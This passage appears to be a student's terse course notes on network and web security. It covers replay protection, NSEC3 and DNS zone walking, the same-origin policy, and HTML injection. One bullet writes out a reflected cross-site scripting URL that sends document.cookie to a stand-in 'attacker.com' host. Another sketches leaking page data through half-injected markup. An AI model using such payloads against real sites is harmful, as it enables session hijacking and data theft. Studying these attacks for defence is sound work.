  - communication after handshake has sequence #'s to prevent replays
- NSEC3 helps b/c attacker can't make input that hashes to the next domain, so they can't just walk down the subdomains
- example URL to steal cookies:
  Http://site.com/search?q=<script>
  window.location='http://attacker.com/grab.cgi?'+document.cookie</script>
- SOP prevents someone from making a malicious site that steals all cookies
- click me! works too
- If site doesn't allow js but html, might be able to inject half a statement, wait for data to fill, then close the statement and have the data sent to attacker